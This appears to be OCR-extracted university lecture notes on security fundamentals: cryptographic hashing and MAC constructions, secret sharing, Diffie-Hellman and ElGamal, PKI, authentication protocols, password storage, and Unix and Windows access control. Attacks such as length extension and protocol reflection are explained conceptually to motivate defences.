With 23 random people in a room, there is a 0.507 chance that two share a birthday. This perhaps surprising observation has important implications for the design of cryptographic systems.

If we randomly throw k balls into n bins, then the probability that no bin contains two balls is

$$\left(1-\frac{1}{n}\right)\cdot\left(1-\frac{2}{n}\right)\cdots\left(1-\frac{k-1}{n}\right)=\prod_{i=1}^{k-1}\left(1-\frac{i}{n}\right)=\frac{n!}{(n-k)!\cdot n^k}$$

It can be shown that this probability is less than $\frac{1}{2}$ if k is slightly above $\sqrt{n}$. As $n\to\infty$, the expected number of balls needed for a collision is $\sqrt{n\pi/2}$.

One consequence is that if a 2^n search is considered sufficiently computationally infeasible, then the output of a collision-resistant hash function needs to be at least $2n$ bits large.

Hash-based message authentication code

Hash a message M concatenated with a key K:

$$\mathrm{MAC}_K(M) = h(K, M)$$

This construct is secure if h is a pseudo-random function or is a modern secure hash function such as SHA-3.

Danger: If h uses the Merkle–Damgård construction, an attacker can call the compression function again on the MAC to add more blocks to M, and obtain the MAC of a longer M' without knowing the key!

To prevent such a message-extension attack, variants like

$$\mathrm{MAC}_K(M) = h(h(K, M))$$

can be used to terminate the iteration of the compression function in a way that the attacker cannot continue.

HMAC

HMAC is a standardized technique that is widely used to calculate a message-authentication code using a Merkle–Damgård-style secure hash function h, such as MD5 or SHA-1:

$$\mathrm{HMAC}_K = h(K \oplus X_1, h(K \oplus X_2, M))$$

The fixed padding values X_1, X_2 used in HMAC extend the length of the key to the input size of the compression function, thereby permitting precomputation of its first iteration.

`http://www.ietf.org/rfc/rfc2104.txt`

More applications of secure hash functions I

Password hash chain

$$\begin{aligned} R_0 &= \text{random} \\ R_{i+1} &= h(R_i) \quad (0 \leq i < n) \end{aligned}$$

Store R_n in a host and give list $R_{n-1}, R_{n-2}, \ldots, R_0$ as one-time passwords to user. When user enters password R_{i-1}, its hash $h(R_{i-1})$ is compared with the password R_i stored on the server. If they match, the user is granted access and R_{i-1} replaces R_i.

Leslie Lamport: *Password authentication with insecure communication*. CACM 24(11)770–772, 1981. `http://doi.acm.org/10.1145/358790.358797`

Proof of prior knowledge / secure commitment

You have today an idea that you write down in message M. You do not want to publish M yet, but you want to be able to prove later that you knew M already today. So you publish $h(M)$ today.

If the entropy of M is small (e.g., M is a simple password), there is a risk that h can be inverted successfully via brute-force search. Solution: publish $h(N, M)$ where N is a random bit string (like a key). When the time comes to reveal M, also reveal N. Publishing $h(N, M)$ can also be used to commit yourself to M, without revealing it yet.

More applications of secure hash functions II

Hash tree

Leaves contain hash values of messages, each inner node contains the hash of the concatenated values in the child nodes directly below it.

Advantages of tree over hashing concatenation of all messages:

- Update of a single message requires only recalculation of hash values along path to root.
- Verification of a message requires only knowledge of values in all direct children of nodes in path to root.

One-time signatures

Secret key: $2n$ random bit strings $R_{i,j}$ $(i \in \{0,1\}, 1 \leq j \leq n)$

Public key: $2n$ bit strings $h(R_{i,j})$

Signature: $(R_{b_1,1}, R_{b_2,2}, \ldots, R_{b_n,n})$, where $h(M) = b_1 b_2 \ldots b_n$

More applications of secure hash functions III

Stream authentication

Alice sends to Bob a long stream of messages $M_1, M_2, \ldots, M_n$. Bob wants to verify Alice's signature on each packet immediately upon arrival, but it is too expensive to sign each message individually.

Alice calculates

$$\begin{aligned} C_1 &= h(C_2, M_1) \\ C_2 &= h(C_3, M_2) \\ C_3 &= h(C_4, M_3) \\ &\ldots \\ C_n &= h(0, M_n) \end{aligned}$$

and then sends to Bob the stream

$$C_1, \text{Signature}(C_1), (C_2, M_1), (C_3, M_2), \ldots, (0, M_n).$$

Only the first check value is signed, all other packets are bound together in a hash chain that is linked to that single signature.

Secret sharing

A (t, n) secret sharing scheme is a mechanism to distribute shares $S_1, \ldots, S_n$ of a secret key S $(0 \leq S < m)$ among parties $P_1, \ldots, P_n$ such that any t of them can together reconstruct the key, but any group of $t - 1$ cannot.

Unanimous consent control – (n, n) secret sharing

- For all $1 \leq i < n$ generate random number $0 \leq S_i < m$ and give it to P_i.
- Give $S_n = S - \sum_{i=1}^{n-1} S_i \bmod m$ to P_n.
- Recover secret as $S = \sum_{i=1}^{n} S_i \bmod m$.

Can also be implemented with bitstrings and XOR instead of modular arithmetic.

Secret sharing – Shamir's threshold scheme

- Choose a prime $p > \max(S, n)$.
- Choose a polynomial

$$f(x) = \sum_{j=0}^{t-1} a_j x^j$$

  with $a_0 = S$ and random numbers $0 \leq a_j < p$ $(1 \leq j < t)$.
- For all $1 \leq i \leq n$ compute $S_i = f(i) \bmod p$ and give it to P_i.
- Recover secret $S = f(0)$ by Lagrange interpolation of f through any t points $(x_i, y_i) = (i, S_i)$. Note that $\deg(f) = t - 1$.

Lagrange interpolation:

If (x_i, y_i) for $1 \leq i \leq t$ are points of a polynomial f with $\deg(f) < t$:

$$f(x) = \sum_{i=1}^{t} y_i \prod_{\substack{1 \leq j \leq t \\ j \neq i}} \frac{x - x_j}{x_i - x_j}$$

Diffie-Hellman key exchange

How can two parties achieve message confidentiality who have no prior shared secret and no secure channel to exchange one?

Select a suitably large prime number p and a generator $g \in \mathbb{Z}_p^*$ ($2 \leq g \leq p-2$), which can be made public. A generates x and B generates y, both random numbers out of $\{1, \ldots, p-2\}$.

$$A \to B: \quad g^x \bmod p$$
$$B \to A: \quad g^y \bmod p$$

Now both can form $(g^x)^y = (g^y)^x$ and use a hash of it as a shared key.

The eavesdropper faces the *Diffie-Hellman Problem* of determining g^{xy} from g^x, g^y and g, which is believed to be equally difficult to the *Discrete Logarithm Problem* of finding x from g^x and g in $\mathbb{Z}_p^*$. This is infeasible if $p > 2^{1000}$ and $p-1$ has a large prime factor.

The DH key exchange is secure against a passive eavesdropper, but not against middleperson attacks, where g^x and g^y are replaced by the attacker with other values.

W. Diffie, M.E. Hellman: New Directions in Cryptography. IEEE IT-22(6), 1976-11, pp 644–654.

ElGamal encryption

The DH key exchange requires two messages. This can be eliminated if everyone publishes his g^x as a *public key* in a sort of phonebook.

If A has published (p, g, g^x) as her *public key* and kept x as her *private key*, then B can also generate for each message a new y and send

$$B \to A: \qquad g^y \bmod p,\ (g^x)^y \cdot M \bmod p$$

where $M \in \mathbb{Z}_p$ is the message that B sends to A in this asymmetric encryption scheme. Then A calculates

$$[(g^x)^y \cdot M] \cdot [(g^y)^{p-1-x}] \bmod p = M$$

to decrypt M.

In practice, M is again not the real message, but only the key for an efficient block cipher that protects confidentiality and integrity of the bulk of the message (hybrid cryptography).

With the also widely used RSA asymmetric cryptography scheme, encryption and decryption commute. This allows the owner of a secret key to sign a message by "decrypting" it with her secret key, and then everyone can recover the message and verify this way the signature by "encrypting" it with the public key.

ElGamal signature

Asymmetric cryptography also provides digital signature algorithms, where only the owner of a secret key can generate a signatures for a message M that can be verified by anyone with the public key.

If A has published (p, g, g^x) as her *public key* and kept x as her *private key*, then in order to sign a message $M \in \mathbb{Z}_p$ (usually hash of real message), she generates a random number y (with $0 < y < p-1$ and $\gcd(y, p-1) = 1$) and solves the linear equation

$$x \cdot g^y + y \cdot s \equiv M \pmod{p-1} \tag{1}$$

for s and sends to the verifier B the signed message

$$A \to B: \qquad M,\ g^y \bmod p,\ s = (M - x \cdot g^y)/y \bmod (p-1)$$

who will raise g to the power of both sides of (1) and test the resulting equation:

$$(g^x)^{g^y} \cdot (g^y)^s \equiv g^M \pmod{p}$$

Warning: Unless p and g are carefully chosen, ElGamal signatures can be vulnerable to forgery:
D. Bleichenbacher: Generating ElGamal signatures without knowing the secret key.
EUROCRYPT '96. `http://www.springerlink.com/link.asp?id=xbwmv0b564gwlq7a`

Public-key infrastructure I

Public key encryption and signature algorithms allow the establishment of confidential and authenticated communication links with the owners of public/private key pairs.

Public keys still need to be reliably associated with identities of owners. In the absence of a personal exchange of public keys, this can be mediated via a trusted third party. Such a *certification authority* C issues a digitally signed *public key certificate*

$$\mathrm{Cert}_C(A) = \{A, K_A, T, L\}_{K_C^{-1}}$$

in which C confirms that the public key K_A belongs to A starting at time T and that this confirmation is valid for the time interval L, and all this is digitally signed with C's private signing key K_C^{-1}.

Anyone who knows C's public key K_C from a trustworthy source can use it to verify the certificate $\mathrm{Cert}_C(A)$ and obtain a trustworthy copy of A's key K_A this way.

Public-key infrastructure II

We can use the operator $\bullet$ to describe the extraction of A's public key K_A from a certificate $\mathrm{Cert}_C(A)$ with the certification authority public key K_C:

$$K_C \bullet \mathrm{Cert}_C(A) = \begin{cases} K_A & \text{if certificate valid} \\ \text{failure} & \text{otherwise} \end{cases}$$

The $\bullet$ operation involves not only the verification of the certificate signature, but also the validity time and other restrictions specified in the signature. For instance, a certificate issued by C might contain a reference to an online *certificate revocation list* published by C, which lists all public keys that might have become compromised (e.g., the smartcard containing K_a^{-1} was stolen or the server storing K_A^{-1} was broken into) and whose certificates have not yet expired.

Public-key infrastructure III

Public keys can also be verified via several trusted intermediaries in a *certificate chain*:

$$K_{C_1} \bullet \mathrm{Cert}_{C_1}(C_2) \bullet \mathrm{Cert}_{C_2}(C_3) \bullet \cdots \bullet \mathrm{Cert}_{C_{n-1}}(C_n) \bullet \mathrm{Cert}_{C_n}(B) = K_B$$

A has received directly a trustworthy copy of K_{C_1} (which many implementations store locally as a certificate $\mathrm{Cert}_A(C_1)$ to minimise the number of keys that must be kept in tamper-resistant storage).

Certification authorities can be made part of a hierarchical tree, in which members of layer n verify the identity of members in layer $n-1$ and $n+1$. For example layer 1 can be a national CA, layer 2 the computing services of universities and layer 3 the system administrators of individual departments.

Practical example: A personally receives K_{C_1} from her local system administrator C_1, who confirmed the identity of the university's computing service C_2 in $\mathrm{Cert}_{C_1}(C_2)$, who confirmed the national network operator C_3, who confirmed the IT department of B's employer C_3 who finally confirms the identity of B. An online directory service allows A to retrieve all these certificates (plus related certificate revocation lists) efficiently.

Some popular Unix cryptography tools

- `ssh [user@]hostname [command]` — Log in via encrypted link to remote machine (and if provided execute "`command`"). RSA or DSA signature is used to protect Diffie-Hellman session-key exchange and to identify machine or user. Various authentication mechanisms, e.g. remote machine will not ask for password, if user's private key (`~/.ssh/id_rsa`) fits one of the public keys listed in the home directory on the remote machine (`~/.ssh/authorized_keys`). Generate key pairs with `ssh-keygen`.

  `http://www.openssh.org/`

- pgp, gpg — Offer both symmetric and asymmetric encryption, digital signing and generation, verification, storage and management of public-key certificates in a form suitable for transmission via email.

  `http://www.gnupg.org/`, `http://www.pgpi.org/`

- `openssl` — Tool and library that implements numerous standard cryptographic primitives, including AES, X.509 certificates, and SSL-encrypted TCP connections.

  `http://www.openssl.org/`

Identification and entity authentication

Needed for access control and auditing. Humans can be identified by

- something they are

  Biometric identification: iris texture, retina pattern, face or fingerprint recognition, finger or hand geometry, palm or vein patterns, body odor analysis, etc.

- something they do

  handwritten signature dynamics, keystroke dynamics, voice, lip motion, etc.

- something they have

  Access tokens: physical key, id card, smartcard, mobile phone, PDA, etc.

- something they know

  Memorised secrets: password, passphrase, personal identification number (PIN), answers to questions on personal data, etc.

- where they are

  Location information: terminal line, telephone caller ID, Internet address, mobile phone or wireless LAN location data, GPS


For high security, several identification techniques need to be combined to reduce the risks of false-accept/false-reject rates, token theft, carelessness, relaying and impersonation.

Passwords / PINs I

Randomly picked single words have low entropy, dictionaries have less than 2^{18} entries. Common improvements:

- restrict rate at which passwords can be tried (reject delay)
- monitor failed logins
- require minimum length and inclusion of digits, punctuation, and mixed case letters
- suggest recipes for difficult to guess choices (entire phrase, initials of a phrase related to personal history, etc.)
- compare passwords with directories and published lists of popular passwords (person's names, pet names, brand names, celebrity names, patterns of initials and birthdays in various arrangements, etc.)
- issue randomly generated PINs or passwords, preferably pronounceable ones

Passwords / PINs II



Data compiled by Joseph Bonneau, Computer Laboratory

Passwords / PINs III

Other password related problems and security measures:

- Trusted path – user must be sure that entered password reaches the correct software ($\rightarrow$ Ctrl+Alt+Del on Windows NT aborts any GUI application and activates proper login prompt)
- Confidentiality of password database – instead of saving password P directly or encrypted, store only $h(P)$, where h is a one-way hash function $\rightarrow$ no secret stored on host
- Brute-force attacks against stolen password database – store $(S, h^n(S\|P))$, where a hash function h is iterated n times to make the password comparison inefficient, and S is a nonce ("salt value", like IV) that is concatenated with P to prevent comparison with precalculated hashed dictionaries.

  PBKDF2 is a widely used password-based key derivation function using this approach.
- Eavesdropping – one-time passwords, authentication protocols.
- Inconvenience of multiple password entries – single sign-on.

Authentication protocols

Alice (A) and Bob (B) share a secret K_{ab}.

Notation: $\{\ldots\}_K$ stands for encryption with key K, h is a one-way hash function, N is a random number ("nonce") with the entropy of a secret key, "$\|$" or "," denote concatenation.

Password:

$$B \to A: \qquad K_{ab}$$

Problems: Eavesdropper can capture secret and replay it. A can't confirm identity of B.

Simple Challenge Response:

$$A \to B: \qquad N$$
$$B \to A: \qquad h(K_{ab}\|N) \qquad (\text{or } \{N\}_{K_{ab}})$$

Mutual Challenge Response:

$$A \to B: \qquad N_a$$
$$B \to A: \qquad \{N_a, N_b\}_{K_{ab}}$$
$$A \to B: \qquad N_b$$

One-time password:

$$B \to A: \qquad C, \{C\}_{K_{ab}}$$

Counter C increases by one with each transmission. A will not accept a packet with $C \leq C_{\text{old}}$ where C_{old} is the previously accepted value. This is a common car-key protocol, which provides replay protection without a transmitter in the car A or receiver in the key fob B.

Key generating key: Each smartcard A_i contains its serial number i and its card key $K_i = \{i\}_K$. The master key K ("key generating key") is only stored in the verification device B. Example with simple challenge response:

$$A_i \to B: \qquad i$$
$$B \to A_i: \qquad N$$
$$A_i \to B: \qquad h(K_i \| N)$$

Advantage: Only one single key K needs to be stored in each verification device, new cards can be issued without updating verifiers, compromise of key K_i from a single card A_i allows attacker only to impersonate with one single card number i, which can be controlled via a blacklist. However, if any verification device is not tamper resistant and K is stolen, entire system can be compromised.

Needham–Schroeder protocol / Kerberos

Trusted third party based authentication with symmetric cryptography:

$$
\begin{aligned}
A \to S: &\quad A, B \\
S \to A: &\quad \{T_s, L, K_{ab}, B, \{T_s, L, K_{ab}, A\}_{K_{bs}}\}_{K_{as}} \\
A \to B: &\quad \{T_s, L, K_{ab}, A\}_{K_{bs}}, \{A, T_a\}_{K_{ab}} \\
B \to A: &\quad \{T_a + 1\}_{K_{ab}}
\end{aligned}
$$

User A and server B do not share a secret key initially, but authentication server S shares secret keys with everyone. A requests a session with B from S. S generates session key K_{ab} and encrypts it separately for both A and B. These "tickets" contain a timestamp T and lifetime L to limit their usage time. Similar variants of the Needham-Schroeder protocol are used in Kerberos and Windows NT, where K_{as} is derived from a user password. Here the $\{\}_K$ notation implies both confidentiality and integrity protection, e.g. MAC+CBC.

R. Needham, M. Schroeder: *Using encryption for authentication in large networks of computers.* CACM 21(12)993–999,1978. `http://doi.acm.org/10.1145/359657.359659`

Authentication protocol attack

Remember simple mutual authentication:

$$
\begin{aligned}
A \to B: &\quad N_a \\
B \to A: &\quad \{N_a, N_b\}_{K_{ab}} \\
A \to B: &\quad N_b
\end{aligned}
$$

Impersonation of B by B', who intercepts all messages to B and starts a new session to A simultaneously to have A decrypt her own challenge:

$$
\begin{aligned}
A \to B': &\quad N_a \\
B' \to A: &\quad N_a \\
A \to B': &\quad \{N_a, N'_a\}_{K_{ab}} \\
B' \to A: &\quad \{N_a, N_b = N'_a\}_{K_{ab}} \\
A \to B': &\quad N_b
\end{aligned}
$$

Solutions: $K_{ab} \neq K_{ba}$ or include id of originator in second message.
Avoid using the same key for multiple purposes!
Use explicit information in protocol packets where possible!

Access Control

Discretionary Access Control:

Access to objects (files, directories, devices, etc.) is permitted based on user identity. Each object is owned by a user. Owners can specify freely (at their discretion) how they want to share their objects with other users, by specifying which other users can have which form of access to their objects.

Discretionary access control is implemented on any multi-user OS (Unix, Windows NT, etc.).

Mandatory Access Control:

Access to objects is controlled by a system-wide policy, for example to prevent certain flows of information. In some forms, the system maintains security labels for both objects and subjects (processes, users), based on which access is granted or denied. Labels can change as the result of an access. Security policies are enforced without the cooperation of users or application programs.

This is implemented today in special military operating system versions.
Mandatory access control for Linux: `http://www.nsa.gov/research/selinux/`

Discretionary Access Control

In its most generic form usually formalised as an Access Control Matrix M of the form

$$M = (M_{so})_{s \in S, o \in O} \qquad \text{with} \qquad M_{so} \subseteq A$$

where

S = set of subjects (e.g.: jane, john, sendmail)

O = set of objects (/mail/jane, edit.exe, sendmail)

A = set of access privileges (**r**ead, **w**rite, e**x**ecute, **a**ppend)

	/mail/jane	edit.exe	sendmail
jane	{r,w}	{r,x}	{r,x}
john	{}	{r,w,x}	{r,x}
sendmail	{a}	{}	{r,x}

Columns stored with objects: "access control list"
Rows stored with subjects: "capabilities"
In some implementations, the sets of subjects and objects can overlap.

Unix/POSIX access control overview

User:

user ID	group ID	supplementary group IDs

stored in `/etc/passwd` and `/etc/group`, displayed with command `id`

Process:

effective user ID	real user ID	saved user ID
effective group ID	real group ID	saved group ID
supplementary group IDs		

stored in process descriptor table

File:

owner user ID	group ID
set-user-ID bit	set-group-ID bit
owner RWX	group RWX
other RWX	"sticky bit"

stored in file's i-node, displayed with `ls -l`

```
$ id
uid=1597(mgk25) gid=1597(mgk25) groups=501(wednesday),531(sec-grp)
$ ls -la
drwxrwsr-x   2 mgk25 sec-grp    4096 2010-12-21 11:22 .
drwxr-x--x 202 mgk25 mgk25     57344 2011-02-07 18:26 ..
-rwxrwx---   1 mgk25 sec-grp    2048 2010-12-21 11:22 test5
```

Unix/POSIX access control mechanism I

- Traditional Unix uses a simple form of file access permissions. Peripheral devices are represented by special files.
- Every user is identified by an integer number (user ID).
- Every user also belongs to at least one "group", each of which is identified by an integer number (group ID).
- Processes started by a user inherit his/her user ID and group IDs.
- Each file carries both an owner's user ID and a single group ID. When a process tries to access a file, the kernel first decides into which *one* of three user classes the accessing process falls. If the process user ID matches the file owner ID then that class is "owner", otherwise if one of the group IDs of the process matches the file group ID then the class is "group", otherwise the class is "other".
- Each file carries nine permission bits: there are three bits defining "read", "write", and "execute" access for each of the three different user classes "owner", "group" and "other".

  Only the three permission bits for the user class of the process are consulted by the kernel: it does not matter for a process in the "owner" class if it is also a member of the group to which the file belongs or what access rights the "other" class has.

Unix/POSIX access control mechanism II

- For directories, the "read" bit decides whether the names of the files in them can be listed and the "execute" bit decides whether "search" access is granted, that is whether any of the attributes and contents of the files in the directory can be accessed via that directory.

  The name of a file in a directory that grants execute/search access, but not read access, can be used like a password, because the file can only be accessed by users who know its name.

- Write access to a directory is sufficient to remove any file and empty subdirectory in it, independent of the access permissions for what is being removed.

- Berkeley Unix added a tenth access control bit: the "sticky bit". If it is set for a directory, then only the owner of a file in it can move or remove it, even if others have write access to the directory.

  This is commonly used in shared subdirectories for temporary files, such as `/tmp/` or `/var/spool/mail/`.

- Only the owner of a file can change its permission bits (`chmod`) and its group (`chgrp`, only to a group of which the owner is a member).

- User ID 0 ("root") has full access.

  This is commonly disabled for network-file-server access ("root squashing").

Controlled invocation / elevated rights I

Many programs need access rights to files beyond those of the user.

Example

The `passwd` program allows a user to change her password and therefore needs write access to `/etc/passwd`. This file cannot be made writable to every user, otherwise everyone could set anyone's password.

Unix files carry two additional permission bits for this purpose:

- set-user-ID – file owner ID determines process permissions
- set-group-ID – file group ID determines process permissions

The user and group ID of each process comes in three flavours:

- effective – the identity that determines the access rights
- real – the identity of the calling user
- saved – the effective identity when the program was started

Controlled invocation / elevated rights II

A normal process started by user U will have the same value U stored as the effective, real, and saved user ID and cannot change any of them.

When a program file owned by user O and with the set-user-ID bit set is started by user U, then both the effective and the saved user ID of the process will be set to O, whereas the real user ID will be set to U. The program can now switch the effective user ID between U (copied from the real user id) and O (copied from the saved user id).

Similarly, the set-group-ID bit on a program file causes the effective and saved group ID of the process to be the group ID of the file and the real group ID remains that of the calling user. The effective group ID can then as well be set by the process to any of the values stored in the other two.

This way, a set-user-ID or set-group-ID program can freely switch between the access rights of its caller and those of its owner.

The `ls` tool indicates the set-user-ID or set-group-ID bits by changing the corresponding "x" into "s". A set-user-ID root file:

```
-rwsr-xr-x    1 root     system     222628 Mar 31  2001 /usr/bin/X11/xterm
```

Problem: Proliferation of root privileges

Many Unix programs require installation with set-user-ID root, because the capabilities to access many important system functions cannot be granted individually. Only root can perform actions such as:

- changing system databases (users, groups, routing tables, etc.)
- opening standard network port numbers < 1024
- interacting directly with peripheral hardware
- overriding scheduling and memory management mechanisms

Applications that need a single of these capabilities have to be granted all of them. If there is a security vulnerability in any of these programs, malicious users can often exploit them to gain full superuser privileges as a result.

On the other hand, a surprising number of these capabilities can be used with some effort on their own to gain full privileges. For example the right to interact with harddisks directly allows an attacker to set further set-uid-bits, e.g. on a shell, and gain root access this way. More fine-grain control can create a false sense of better control, if it separates capabilities that can be transformed into each other.

Windows access control I

Microsoft's Windows NT/2000/XP/Vista/7/... provides an example for a considerably more complex access control architecture.

All accesses are controlled by a *Security Reference Monitor*. Access control is applied to many different object types (files, directories, registry keys, printers, processes, user accounts, etc.). Each object type has its own list of permissions. Files and directories on an NTFS formatted harddisk, for instance, distinguish permissions for the following access operations:

> *Traverse Folder/Execute File, List Folder/Read Data, Read Attributes, Read Extended Attributes, Create Files/Write Data, Create Folders/Append Data, Write Attributes, Write Extended Attributes, Delete Subfolders and Files, Delete, Read Permissions, Change Permissions, Take Ownership*

Note how the permissions for files and directories have been arranged for POSIX compatibility.

As this long list of permissions is too confusing in practice, a list of common permission options (subsets of the above) has been defined:

> *Read, Read & Execute, Write, Modify, Full Control*

Windows access control II

Every user or group is identified by a *security identification number* (SID), the NT equivalent of the Unix user ID.

Every object carries a *security descriptor* (the NT equivalent of the access control information in a Unix i-node) with

- SID of the object's owner
- SID of the object's group (only for POSIX compatibility)
- Discretionary Access Control List, a list of ACEs
- System Access Control List, for SystemAudit ACEs

Each Access Control Entry (ACE) carries

- a type (AccessDenied, AccessAllowed)
- a SID (representing a user or group)
- an access permission mask (read, write, etc.)
- five bits to control ACL inheritance (see below)

Windows tools for editing ACLs (e.g., Windows Explorer GUI) usually place all non-inherited (explicit) ACEs before all inherited ones. Within these categories, GUI interfaces with allow/deny buttons also usually place all AccessDenied ACEs before all AccessAllowed ACEs in the ACL, thereby giving them priority. However, AccessAllowed ACEs before AccessDenied ACEs may be needed to emulate POSIX-style file permissions. Why?

Windows access control III

Requesting processes provide a *desired access mask*. With no DACL present, any requested access is granted. With an empty DACL, no access is granted. All ACEs with matching SID are checked in sequence, until either all requested types of access have been granted by AccessAllowed entries or one has been denied in an AccessDenied entry:

```
AccessCheck(Acl: ACL,
            DesiredAccess : AccessMask,
            PrincipalSids : SET of Sid)
VAR
  Denied  : AccessMask = ∅;
  Granted : AccessMask = ∅;
  Ace : ACE;
foreach Ace in Acl
  if Ace.SID ∈ PrincipalSids and not Ace.inheritonly
    if Ace.type = AccessAllowed
      Granted = Granted ∪ (Ace.AccessMask - Denied);
    else Ace.type = AccessDenied
      Denied = Denied ∪ (Ace.AccessMask - Granted);
    if DesiredAccess ⊆ Granted
      return SUCCESS;
return FAILURE;
```

Windows ACL inheritance I

Windows 2000/etc. implements *static inheritance* for DACLs:

Only the DACL of the file being accessed is checked during access.

The alternative, *dynamic inheritance*, would also consult the ACLs of ancestor directories along the path to the root, where necessary.

New files and directories inherit their ACL from their parent directory when they are created.

Five bits in each ACE indicate whether this ACE

- Container inherit – will be inherited by subdirectories
- Object inherit – will be inherited by files
- No-propagate – inherits to children but not grandchildren
- Inherit only – does not apply here
- Inherited – was inherited from the parent

In addition, the security descriptor can carry a protected-DACL flag that protects its DACL from inheriting any ACEs.

Windows ACL inheritance II

When an ACE is inherited (copied into the ACL of a child), the following adjustments are made to its flags:

- "inherited" is set
- if an ACE with "container inherit" is inherited to a subdirectory, then "inherit only" is cleared, otherwise if an ACE with "object inherit" is inherited to a subdirectory, "inherit only" is set
- if "no-propagate" flag was set, then "container inherit" and "object inherit" are cleared

If the ACL of a directory changes, it is up to the application making that change (e.g., Windows Explorer GUI, `icacls`, SetACL) to traverse the affected subtree below and update all affected inherited ACEs there (which may fail due to lack of Change Permissions rights).

The "inherited" flag ensures that during that directory traversal, all inherited ACEs can be updated without affecting non-inherited ACEs that were explicitely set for that file or directory.

M. Swift, et al.: Improving the granularity of Access Control for Windows 2000.
ACM Transactions on Information and System Security 5(4)398–437, 2002.
`http://dx.doi.org/10.1145/581271.581273`

Windows access control: auditing, defaults, services

SystemAudit ACEs can be added to an object's security descriptor to specify which access requests (granted or denied) are audited.

Users can also have capabilities that are not tied to specific objects (e.g., *bypass traverse checking*).

Default installations of Windows NT used no access control lists for application software, and every user and any application could modify most programs and operating system components ($\rightarrow$ virus risk). This changed in Windows Vista, where users normally work without administrator rights.

Windows NT has no support for giving elevated privileges to application programs. There is no equivalent to the Unix set-user-ID bit.

A "service" is an NT program that normally runs continuously from when the machine is booted to its shutdown. A service runs independent of any user and has its own SID.

Client programs started by a user can contact a service via a communication pipe, and the service can not only receive commands and data via this pipe, but can also use it to acquire the client's access permissions temporarily.

Principle of least privilege

Ideally, applications should only have access to exactly the objects and resources they need to perform their operation.

Transferable capabilities

Some operating systems (e.g., KeyKOS, EROS, IBM AS/400, Mach) combine the notion of an object's name/reference that is given to a subject and the access rights that this subject obtains to this object into a single entity:

$$\text{capability} = (\text{object-reference}, \text{rights})$$

Capabilities can be implemented efficiently as an integer value that points to an entry in a tamper-resistant capability table associated with each process (like a POSIX file descriptor). In distributed systems, capabilities are sometimes implemented as cryptographic tokens.

Capabilities can include the right to be passed on to other subjects. This way, S_1 can pass an access right for O to S_2, without sharing any of its other rights. Problem: Revocation?

Mandatory Access Control policies I

Restrictions to allowed information flows are not decided at the user's discretion (as with Unix `chmod`), but instead enforced by system policies.

Mandatory access control mechanisms are aimed in particular at preventing policy violations by untrusted application software, which typically have at least the same access privileges as the invoking user.

Simple examples:

- Air Gap Security

  Uses completely separate network and computer hardware for different application classes.

  Examples:

  - Some hospitals have two LANs and two classes of PCs for accessing the patient database and the Internet.
